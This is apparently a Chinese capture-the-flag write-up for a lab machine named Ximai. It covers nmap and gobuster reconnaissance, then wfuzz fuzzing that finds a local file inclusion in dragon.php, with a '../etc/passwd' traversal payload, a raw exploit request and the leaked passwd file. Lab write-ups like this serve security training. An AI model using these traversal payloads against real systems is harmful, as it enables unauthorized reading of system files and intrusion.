Eva By LingDong

Ximai靶机IP：10.10.11.102 Kali机器IP：10.10.11.123

端口扫描(NMAP)


1、NMAP全端口扫描结果

~~~
┌──(kali㉿kali)-[~/ximai]
└─$ sudo nmap -sT --min-rate 10000 -p- 10.10.11.102
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 03:39 EDT
Nmap scan report for 10.10.11.102
Host is up (0.0018s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:77:E4:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)```
#### 2、NMAP详细扫描结果
```bash
┌──(kali㉿kali)-[~/ximai]
└─$ sudo nmap -sT -sV -sC -O -p22,80 10.10.11.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 03:40 EDT
Nmap scan report for 10.10.11.102
Host is up (0.00073s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: \xE2\x9D\x80 \xE9\xBE\x8D \xC2\xB7 \xE8\xA6\xBA\xE9\x86\x92 \xE2\x9D\x80
MAC Address: 08:00:27:77:E4:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
~~~

3、NMAP基础漏洞扫描结果

```
┌──(kali㉿kali)-[~/ximai]
└─$ sudo nmap --script=vuln -p22,80 10.10.11.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 03:41 EDT
Pre-scan script results:
|_broadcast-avahi-dos: ERROR: Script execution failed (use -d to debug)
Nmap scan report for 10.10.11.102
Host is up (0.00030s latency).

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
MAC Address: 08:00:27:77:E4:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

通过扫描，未发现潜在的漏洞，开放了22,80两个端口，优先从web端口下手。




龍ノ血統　血統検出：明非·路（コードネーム：小桜花）
>
龍ノ血統　警告：白王の遺産 アクティベーション待機中
>
龍ノ血統　ドラゴンキングスクロス：ノートン，イェルムンガンド，フェンリル

首页炫酷的效果，根据提示是龙族小说的猜谜游戏，扒拉扒拉源代码，文字组合，没有发现明显的谜语和密码。爆破一下网站目录。

目录爆破(gobuster)

```
┌──(kali㉿kali)-[~/ximai]
└─$ sudo gobuster dir -r -u http://10.10.11.102 --wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt -x .html,.php,.txt
[sudo] password for kali:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.102
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 12224]
/.html                (Status: 403) [Size: 277]
/dragon.php           (Status: 200) [Size: 10284]
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
Progress: 882240 / 882244 (100.00%)
```

发现一个页面，http://10.10.11.102/dragon.php，早上Q群得到提示有一个文件包含。




10.10.11.102/dragon.php

模糊扫描(wfuzz)

根据网页提示，有四个咒语，分别测试，发现incantation=divinedecree，有file参数。

```
sudo wfuzz -w SecLists/Discovery/Web-Content/common.txt -u http://10.10.11.102/dragon.php?
FUZZ=../../../../../../../../etc/passwd -d 'incantation=emperor'  --hh 10208

sudo wfuzz -w SecLists/Discovery/Web-Content/common.txt -u http://10.10.11.102/dragon.php?
FUZZ=../../../../../../../../etc/passwd -d 'incantation=divinedecree'  --hh 10213
000001798:   200        347 L    917 W      11711 Ch    "file"

sudo wfuzz -w SecLists/Discovery/Web-Content/common.txt -u http://10.10.11.102/dragon.php?
FUZZ=../../../../../../../../etc/passwd -d 'incantation=judgement'  --hh 10210

sudo wfuzz -w SecLists/Discovery/Web-Content/common.txt -u http://10.10.11.102/dragon.php?
FUZZ=../../../../../../../../etc/passwd -d 'incantation=flameemperor'  --hh 10213
```

尝试读取passwd。




```
POST /dragon.php?file=../../../../../../../etc/passwd HTTP/1.1
Host: 10.10.11.102
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Referer: http://10.10.11.102/dragon.php?file=../../../../../../../etc/passwd
Cache-Control: max-age=0
Origin: http://10.10.11.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Content-Length: 24

incantation=divinedecree
```

```
                </div>
            </div>
        
        root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
